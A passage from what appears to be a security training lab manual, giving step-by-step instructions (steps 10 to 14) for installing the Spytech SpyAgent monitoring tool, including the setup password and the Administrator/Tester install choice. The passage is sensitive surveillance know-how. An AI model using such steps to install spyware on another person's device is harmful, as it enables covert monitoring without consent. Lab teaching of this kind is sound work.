
10. Open the **Spytech SpyAgent** folder and double-click the **Setup (password=spytech)** application.

Note: If a **User Account Control** pop-up appears, click **Yes**.


11. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.




12. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.




13. In the Ready To Install window, click Next.



14. The Spytech SpyAgent Setup pop-up appears, asking Would you like to include an uninstaller?; click Yes.



